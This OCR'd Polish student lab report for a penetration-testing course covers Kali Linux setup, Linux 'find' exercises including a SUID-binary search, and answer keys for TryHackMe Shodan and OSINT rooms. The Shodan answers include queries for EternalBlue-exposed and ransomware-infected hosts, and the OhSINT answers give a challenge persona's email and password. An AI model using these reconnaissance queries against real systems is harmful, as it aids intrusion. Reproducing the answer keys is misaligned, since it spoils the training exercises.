
Testy Penetracyjne – Laboratorium

Piotr Cichowlas 253013

Lab 1 - Konfiguracja środowiska

1. Instalacja VirtualBox

W tej części zamiast VirtualBoxa posłużyłem się programem VMWare Fusion ze względu na lepszą funkcjonalność i stabilność na komputerach opartych o ARM64.




Rys. 1. Zainstalowany i uruchomiony program VMWare Fusion

2. Pobranie i zainstalowanie Kali Linuxa

System został pobrany ze strony http://kali.org. Następnie zainstalowany przy pomocy VMWare (Rys.1).


3. Konfiguracja sieci i pierwsze uruchomienie

Kolejnym krokiem było zmienienie trybu adaptera maszyny wirtualnej na Briged Networking.



Rys. 2. Ustawienia karty sieciowej dla maszyny wirtualnej z Kali Linux.


Kolejnym krokiem było uruchomienie maszyny wirtualnej i sprawdzenie jej adresu ip oraz sprawdzenie komunikacji między hostem a guestem. W tym celu wykonano polecenie ping na adres pokazany w konsoli Kali Linux po wykonaniu polecenia “ifconfig”.



Rys. 3. Wykonanie polecenia ping z poziomu hosta na guesta oraz wynik polecenia “ifconfig” wykonanego na maszynie kali linux.


4. Założenie konta na platformie TryHackMe

Konto zostało założone za pomocą uczelnianego konta google. Następnie w celu uzyskania dostępu do strony z poziomu maszyny Kali Linux pobrano plik .ovpn.



Rys. 4. Pobrany plik .ovpn ze strony TryHackMe

Następnie przekopiowano plik ovpn do katalogu domowego użytkownika za pomocą polecenia “cp 253013.ovpn ~/.”. Aby uzyskać dostęp do platformy TryHackMe skorzystano z polecenia “sudo openvpn 253013.ovpn”. Sprawdzenie czy dostęp został uzyskany wykonano za pomocą polecenia “ifconfig” oraz na platformie TryHackMe w zakładce access (Rys. 5).




Rys. 5. Potwierdzenie uzyskania dostępu do serwisu TryHackMe.


Lab 2

Lab2.1 Kali linux

1. Zadanie 1
   1.1. Znajdź wszystkie pliki, których nazwa kończy się na „.xml”
   Polecenie: “find / -type f -name “*.xml””



   1.2. Znajdź wszystkie pliki w katalogu /home, których zawierają ciąg znaków „user.txt” (wielkość liter ma znaczenie)
   Polecenie: “find /home -type f -iname user.txt”



1.3. Znajdź wszystkie katalogi, których nazwa zawiera słowo „exploits”
Polecenie: “find / -type d -name “*exploits*””

```
┌──(cichowlasp㉿cichowlasp)-[~]
└─$ sudo find / -type d -name "*exploits*"
[sudo] password for cichowlasp:
find: ‘/run/user/1000/doc’: Permission denied
find: ‘/run/user/1000/gvfs’: Permission denied
/usr/share/exploitdb/exploits
/usr/share/metasploit-framework/modules/exploits
/usr/share/metasploit-framework/data/exploits
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rex-exploitation-0.1.37/data/exploits
```

1.4. Znajdź wszystkie pliki należące do użytkownika „kittycat”
Polecenie: “find / -type f -user kittycat”

Polecenie nie powiodło się ponieważ na maszynie nie istnieje użytkownik o takiej nazwie.

1.5. Znajdź wszystkie pliki o rozmi

```
┌──(cichowlasp㉿cichowlasp)-[~]
└─$ sudo find / -type f -user kittycat
find: ‘kittycat’ is not the name of a known user
```


arze dokładnie 150 bajtów
Polecenie: “find / -type f -size 150c”

```
┌──(cichowlasp㉿cichowlasp)-[~]
└─$ sudo find / -type f -size 150c
find: ‘/run/user/1000/doc’: Permission denied
find: ‘/run/user/1000/gvfs’: Permission denied
find: ‘/proc/45543/task/45543/fdinfo/5’: No such file or directory
find: ‘/proc/45543/fdinfo/6’: No such file or directory
/etc/default/keyboard
/usr/lib/python3.11/xml/etree/__pycache__/__init__.cpython-311.pyc
/usr/lib/ruby/3.0.0/uri/version.rb
/usr/lib/ruby/gems/3.0.0/gems/typeprof-0.15.2/smoke/keyword4.rb
/usr/lib/ruby/gems/3.1.0/gems/rbs-2.1.0/stdlib/uri/0/mailto.rbs
/usr/lib/ruby/3.1.0/uri/version.rb
/usr/lib/python3/dist-packages/tornado/test/options_test_types_str.cfg
```


1.6. Znajdź wszystkie pliki w katalogu /home o rozmiarze mniejszym niż 2 KiB i rozszerzeniu ".txt"
Polecenie: “find /home -type f -size -2k -name “*.txt””

```
┌──(cichowlasp㉿cichowlasp)-[~]
└─$ sudo find /home -type f -size -2k -name "*.txt"
/home/cichowlasp/.mozilla/firefox/l969gkmz.default-esr/pkcs11.txt
```


1.7. Znajdź wszystkie pliki, które mogą być odczytywane i zapisywane przez właściciela oraz odczytywane przez wszystkich innych (użyj formatu ósemkowego)
Polecenie: “find / -type f -perm 644”



1.8. Znajdź wszystkie pliki, które może odczytać tylko każdy (użyj formatu ósemkowego)
Polecenie: “find / -type f -perm /444”



1.9. Znajdź wszystkie pliki z uprawnieniami do zapisu dla grupy „inne”, niezależnie od innych uprawnień, z rozszerzeniem „.sh” (użyj formatu symbolicznego)
Polecenie: “find / -type f -perm -o=w -name “*.sh””



1.10. Znajdź wszystkie pliki w katalogu /usr/bin, których właścicielem jest root i które mają co najmniej uprawnienia SUID (użyj formatu symbolicznego)
Polecenie: ”find /usr/bin -type f -user root -perm -u=s”

```
┌──(cichowlasp㉿cichowlasp)-[~]
└─$ sudo find /usr/bin -type f -user root -perm -u=s
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/fusermount3
/usr/bin/kismet_cap_nrf_52840
/usr/bin/kismet_cap_nrf_51822
/usr/bin/passwd
/usr/bin/ntfs-3g
/usr/bin/chsh
/usr/bin/kismet_cap_ubertooth_one
```

1.11. Znajdź wszystkie pliki, do których nie uzyskano dostępu w ciągu ostatnich 10 dni, z rozszerzeniem „.png”
Polecenie: “find / -type f -atime

```
┌──(cichowlasp㉿cichowlasp)-[~]
└─$ sudo find / -type f -atime +10 -name “*.png”
find: ‘/run/user/1000/doc’: Permission denied
find: ‘/run/user/1000/gvfs’: Permission denied
```

+10 -name “*.png””

1.12. Znajdź wszystkie pliki w katalogu /usr/bin (rekurencyjnie), które zostały zmodyfikowane w ciągu ostatnich 2 godzin
Polecenie: “find /usr/bin -type f -mmin -120”

```
┌──(cichowlasp㉿cichowlasp)-[~]
└─$ sudo find /usr/bin -type f -mmin -120
```

Lab 2.2

1. Shodan
   1.1. Nazwij kluczowe pojęcie dotyczące tego, do czego służy „Crawler”, inaczej robot indeksujący. - indeksowanie
   1.2. Jak nazywa się technika wykorzystywana przez „Wyszukiwarki” do pobierania tych informacji o witrynach internetowych? “web crawling” lub “spidering”
   1.3. Jaki jest przykład rodzaju treści, które można pobrać ze strony internetowej? tekst, grafika, audio, wideo
   1.4. Gdzie znajdowałby się plik „robots.txt” w domenie „ablog.com”? ablog.com/robots.txt - w katalogu głównym witryny
   1.5. Gdyby witryna miała mieć mapę witryny, gdzie by się ona znajdowała? Powinien znajdować się również w katalogu głównym witryny na tym samym poziomie co plik robots.txt - mapa witryny zazwyczaj jest plikiem xml

1.6. W jaki sposób pozwolilibyśmy tylko „Bingbotowi” na indeksowanie witryny? Należy w pliku robots umieścić User-agent: <nazwa bota>

1.7. Jak moglibyśmy uniemożliwić robotowi indeksującemu indeksowanie katalogu „/dont-index-me/”? Należy w pliku robots umieścić taki kod:
   - User-agent: *
   - Disallow: /dont-index-me/

1.8. Jakie jest rozszerzenie pliku konfiguracyjnego systemu Unix/Linux, które możemy chcieć ukryć przed „Crawlerami”? .conf

1.9. Jaka jest typowa struktura plików „Sitemap”?
   - urlset
   - url
   - loc
   - lastmod
   - changefreq
   - priority
   - sitemap

1.10. Do jakiego przykładu z życia można porównać „Sitemap”? Spis treści w książce

1.11. Nazwij słowo kluczowe dla ścieżki obranej do treści na stronie internetowej - URL

1.12. Jaki byłby format używany do wysyłania zapytań do witryny bbc.co.uk o zabezpieczenia przeciwpowodziowe? https://www.bbc.co.uk/search?q=zabezpieczenia+przeciwpowodziowe

1.13. Jakiego terminu użyjesz do wyszukiwania według typu pliku? filetype:<rozszerzenie pliku>

1.14. Jakim terminem możemy szukać stron logowania? “login page” lub “login portal”

2. Shodan.io

2.1. Jak znaleźć exploity Eternal Blue na Shodan.io? product:"smb" "eternal blue"

2.2. Jaki jest najbardziej popularny system operacyjny dla serwerów MYSQL w ASN Google? Linux - Ubuntu

2.3. Jaki jest drugi najbardziej popularny kraj dla serwerów MYSQL w ASN Google? USA

2.4. Który protokół w ASN Google jest bardziej popularny dla serwerów nginx, Hypertext Transfer Protocol (HTTP) czy Hypertext Transfer Protocol z SSL\TLS (HTTPS)? HTTP

2.5. Jakie miasto jest najbardziej popularne według ASN firmy Google? Kansas City

2.6. Jaki jest najpopularniejszy system operacyjny według ASN firmy Google w Los Angeles według Shodana? Debian

2.7. Czy ASN Google ma jakieś kamery internetowe? nie.

2.8. Jaki adres URL prowadzi do Shodan Monitor? monitor.shodan.io

2.9. Jakie zapytanie pozwala nam znaleźć komputery zainfekowane przez Ransomware? has_screenshot:true encrypted attention

3. OhSINT

3.1. Co przedstawia awatar użytkownika? Kota
3.2. W jakim mieście jest ta osoba? Londyn
3.3. Jaki jest identyfikator SSID WAP, z którym się połączyła? UnileverWiFi
3.4. Jaki jest adres e-mail tej osoby? OWoodflint@gmail.com
3.5. Na jakiej stronie znalazłeś adres e-mail tej osoby? Github
3.6. Gdzie ta osoba wyjechała na wakacje? New York
3.7. Jakie jest hasło tej osoby? pennYDr0pper.!

4. WebOSINT
4.1. Jaka jest nazwa firmy, w której została zarejestrowana domena? NAMECHEAP INC
4.2. Jaki numer telefonu jest podany dla firmy rejestracyjnej? (nie dołączaj kodu kraju ani znaków specjalnych/spacji) 6613102107
4.3. Jaki jest pierwszy serwer nazw wymieniony dla witryny? NS1.BRAINYDNS.COM
4.4. Co jest wymienione dla nazwy rejestrującego? Redacted for Privacy
4.5. Jaki kraj znajduje się na liście rejestrującego? Panama
4.6. Jakie jest imię autora bloga? Steve
4.7. Z jakiego miasta i kraju pisał autor? Gwangju, South Korea
4.8. [Badania] Jaka jest nazwana świątynią na terenie Parku Narodowego, którą często odwiedzasz? Jeungsimsa Temple
4.9. Jaki był adres IP RepublicOfKoffee.com w październiku 2016? 173.248.188.152
4.10. W oparciu o inne domeny hostowane pod tym samym adresem IP, jakiego rodzaju usługi hostingowej możemy bezpiecznie założyć, że nasze docelowe zastosowania? shared
4.11. Ile razy zmieniał się adres IP w historii domeny? 4
4.12. Jaki jest drugi serwer nazw wymieniony dla domeny? NS2.HEAT.NET
4.13. Na jakim adresie IP była wymieniona domena w grudniu 2011 r.? 72.52.192.240
4.14. W oparciu o domeny, które mają ten sam adres IP, jakiego rodzaju usługi hostingowej używa właściciel domeny? shared
4.15. Kiedy strona została po raz pierwszy przechwycona przez archiwum internetowe? (format MM/DD/RR) 06/01/97
4.16. Jakie jest pierwsze zdanie pierwszego akapitu z ostatniego schwytania w 2001 roku? After years of great online gaming, it’s time to say good-bye.

4.17. Korzystając ze swoich umiejętności wyszukiwania, jak nazwała się firma odpowiedzialna za oryginalną wersję strony? SegaSoft

4.18. Zacytuj pierwszy nagłówek witryny w ostatnim zapisie z 2010 roku? Heat.net — Heating and Cooling

4.19. Ile linków wewnętrznych znajduje się w tekście artykułu? 5

4.20. Ile linków zewnętrznych znajduje się w tekście artykułu? 1

4.21. Witryna w jedynym zewnętrznym linku artykułu (to nie jest reklama) purchase.org

4.22. Spróbuj znaleźć kod Google Analytics powiązany z witryną - UA-251372-24

